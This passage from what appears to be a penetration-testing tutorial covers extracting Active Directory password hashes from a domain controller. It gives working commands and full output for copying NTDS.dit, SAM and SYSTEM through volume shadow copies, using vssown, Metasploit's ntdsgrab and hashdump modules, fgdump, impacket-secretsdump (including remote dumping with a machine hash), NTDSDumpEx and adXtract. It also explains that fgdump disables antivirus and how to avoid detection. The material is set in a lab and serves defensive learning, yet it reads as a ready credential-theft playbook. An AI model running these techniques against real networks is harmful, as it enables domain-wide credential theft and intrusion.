C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wind
ows\System32\config\SYSTEM C:\ShadowCopy
        1 file(s) copied.

C:\Users\Administrator>
```

Copy Files from Volume Shadow Copy

These files needs to be copied from the domain controller into another host for further processing.



ShadowCopy – Files

vssown

Similar to the **vssadmin** utility Tim Tomes developed vssown which is a visual basic script that can create and delete volume shadow copies, run arbitrary executables from an unmounted shadow copy and initiate and stop the volume shadow copy service.

```
cscript vssown.vbs /start
cscript vssown.vbs /create c
cscript vssown.vbs /list
cscript vssown.vbs /delete
```

```
C:\Users\Administrator>cscript vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Signal sent to start the VSS service.

C:\Users\Administrator>cscript vssown.vbs /create c
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.

C:\Users\Administrator>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

SHADOW COPIES
=============

[*] ID:                 {E0FCA008-69F3-4CB1-A571-502139B16CE9}
[*] Client accessible:  True
[*] Count:              1
[*] Device object:      \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[*] Differential:       True
[*] Exposed locally:    False
[*] Exposed name:
[*] Exposed remotely:   False
[*] Hardware assisted:  False
[*] Imported:           False
```

vssown – Volume Shadow Copy

The required files can be copied with the command **copy**.

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows
```

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\NTDS\ntds.dit C:\vssown
       1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\Config\SYSTEM C
:\vssown
       1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\Config\SAM C:\v
ssown
       1 file(s) copied.

C:\Users\Administrator>
```

vssown – Copy NTDS, SYSTEM and SAM Files

Metasploit

Metasploit framework has a module which authenticates directly with the domain controller via the server message block (SMB) service, creates a volume shadow copy of the system drive and download copies of the NTDS.DIT and SYSTEM hive into the Metasploit directories. These files can be used with other tools like **impacket** that can perform extraction of active directory password hashes.

```
1 auxiliary/admin/smb/psexec_ntdsgrab
```

```
msf auxiliary(admin/smb/psexec_ntdsgrab) > run

[*] 10.0.0.1:445 - Checking if a Volume Shadow Copy exists already.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - No VSC Found.
[*] 10.0.0.1:445 - Creating Volume Shadow Copy
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[+] 10.0.0.1:445 - Volume Shadow Copy created on \\?\GLOBALROOT\Device\HarddiskV
olumeShadowCopy1
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - Checking if NTDS.dit was copied.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - Downloading ntds.dit file
[+] 10.0.0.1:445 - ntds.dit stored at /root/.msf4/loot/20180616103928_default_10
.0.0.1_psexec.ntdsgrab._687500.dit
[*] 10.0.0.1:445 - Downloading SYSTEM hive file
[+] 10.0.0.1:445 - SYSTEM hive stored at /root/.msf4/loot/20180616103932_default
_10.0.0.1_psexec.ntdsgrab._354083.bin
```

Metasploit – NTDS Module

There is also a post exploitation module which can be linked into an existing Meterpreter session in order to retrieve domain hashes via the ntdsutil method.

```
1 windows/gather/credentials/domain_hashdump
```

```
[*] Session has Admin privs
[*] Session is on a Domain Controller
[*] Pre-conditions met, attempting to copy NTDS.dit
[*] Using NTDSUTIL method
[*] NTDS database copied to C:\Windows\Temp\nDXhaC\Active Directory\ntds.dit
[*] NTDS File Size: 33554432 bytes
[*] Repairing NTDS database after copy...
[*]
Initiating REPAIR mode...
        Database: C:\Windows\Temp\nDXhaC\Active Directory\ntds.dit
  Temp. Database: TEMPREPAIR192.EDB

Checking database integrity.

                    Scanning Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................


Integrity check successful.
```

Alternatively if there is an existing Meterpreter session to the domain controller the command **hashdump** can be used. However this method is not considered safe as it might crash the domain controller.

```
1 hashdump
```


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::
```

Metasploit – Hashdump on DC

fgdump

The fgdump is an old executable file which can extract LanMan and NTLM password hashes. It can be executed locally or remotely if local administrator credentials have been acquired. During execution fgdump will attempt to disable the antivirus that might run on the system and if it is successful will write all the data in two files. If there is an antivirus or an endpoint solution fgdump should not be used as a method of dumping password hashes to avoid detection since it is being flagged by most antivirus companies including Microsoft's Windows Defender.


```
fgdump.exe
```



fgdump – Domain Controller

The password hashes can be retrieved by examining the contents of the .pwdump file.

```
type 127.0.0.1.pwdump
```




fgdump – pwdump File

NTDS Extraction

Impacket is a collection of python scripts that can be used to perform various tasks including extraction of contents of the NTDS file. The **impacket-secretsdump** module requires the SYSTEM and the NTDS database file.

```
1 impacket-secretsdump -system /root/SYSTEM -ntds /root/ntds.di
```



impacket – Extract NTDS Contents

Furthermore **impacket** can dump the domain password hashes remotely from the NTDS.DIT file by using the computer account and its hash for authentication.

```
impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee
```

```
root@kali:/usr/bin# impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404e
e:0f49aab58dd8fb314e268c4c6a65dfc9 -just-dc PENTESTLAB/dc\$@10.0.0.1
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
pentestlab.local\david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa
9056db0fe20ef:::
pentestlab.local\jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9
056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8beb4639b630aecdafbfe4924ec404e531465277343164636
aa94e9b45596cea
```

impacket – Extract NTDS Contents Remotely

As an alternative solution to impacket, NTDSDumpEx binary can extract the domain password hashes from a Windows host.

```
NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
```

```
C:\Users\netbiosX\Downloads\NTDSDumpEx>NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgonvh.

[+]use hive file: SYSTEM.hive
[+]SYSKEY = 2904F4BE8C1CE561A95E85D06FB39B70
[+]PEK version: 2016
[+]PEK = 4B886C69CCF2BC078544998BE9BC58D1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1103:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
[+]dump completed in 1.195 seconds.
[+]total 7 entries dumped,7 normal accounts,0 machines,0 histories.
```

NTDSDumpEx

There is also a shell script adXtract that can export the username and password hashes into a format that can be used by common password crackers such as John the Ripper and Hashcat.

```
./adXtract.sh /root/ntds.dit /root/SYSTEM pentestlab
```

```
[+] Started at: Thu, 14 Jun 2018 16:35:01 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: ophc
        [-] LM hash output filename: /root/adXtract/adXtract_pentestlab/pentestl
ab_allLMhashes.txt
        [-] NT hash output filename: /root/adXtract/adXtract_pentestlab/pentestl
ab_allNTLMhashes.txt
        [-] CSV output filename: /root/adXtract/adXtract_pentestlab/pentestlab_U
serAccountOut.csv
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/r
oot/adXtract/adXtract_pentestlab/Maps/offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 8277 records processed
[+] Sanity checks...
      Schema record id: 2030
      Schema type id: 10
[+] Extracting schema information - 100% -> 4486 records processed
[+] Loading saved map files (Stage 2)...
```

adXtract

The script will write all the information into various files under the project name and when the decryption of the database file NTDS is finished will export the list of users and password hashes into the console. The script will provide extensive information regarding the domain users as it can be demonstrated below.

```
List of users:
==============
Record ID:            3917
User name:            Administrator
User principal name:  Administrator@pentestlab.local
SAM Account name:     Administrator
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:                 5b6ef3c8-362a-4954-90ad-f14ef3062d52
SID:                  S-1-5-21-3737340914-2019594255-2413685307-500
When created:         2018-03-18 07:53:02+00:00
When changed:         2018-06-14 14:26:04+00:00
Account expires:      Never
Password last set:    2018-06-14 14:26:04.684887+00:00
Last logon:           2018-06-14 14:55:19.814484+00:00
Last logon timestamp: 2018-06-11 13:02:34.337919+00:00
Bad password time     2018-05-29 14:41:42.608929+00:00
Logon count:          329
Bad password count:   0
Dial-In access perm:  Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
Ancestors:
        $ROOT_OBJECT$, local, pentestlab, Users, Administrator
```

adXtract – List of Users

The password hashes will be presented into the following format.

```
HealthMailbox132c543:::376341bdabd38ffa4867269abc21b09a:S-1-5-21-3737340914-2019
594255-2413685307-1133::
HealthMailboxa236723:::96c74d59a86da0126d2ace1e8d21f093:S-1-5-21-3737340914-2019
594255-2413685307-1134::
HealthMailboxfc3c14f:::e97bf13f1b10fe3a642f7f482ef47bca:S-1-5-21-3737340914-2019
594255-2413685307-1135::
HealthMailboxf622c14:::91df47be92b5951478d86deb354c5f40:S-1-5-21-3737340914-2019
594255-2413685307-1136::
HealthMailbox76c9925:::0c01ed6bfce33f9e16f851e64a12b0ed:S-1-5-21-3737340914-2019
594255-2413685307-1137::
HealthMailboxacd119a:::dd8eaad8bdf3ad1aa743bc6f57965925:S-1-5-21-3737340914-2019
594255-2413685307-1138::
HealthMailboxd928e94:::c85babdbadf3cb8ce6288615de1bbb7b:S-1-5-21-3737340914-2019
594255-2413685307-1139::
HealthMailbox7299fd5:::babcfd69ba43c5f96fb033a40343452c:S-1-5-21-3737340914-2019
594255-2413685307-1140::
john:::08c60fd86c43ce4894dab79ba1f45f44:S-1-5-21-3737340914-2019594255-241368530
7-1142::
test:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255-241368530
7-1153::
PENTESTLAB_001:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255
```

Older posts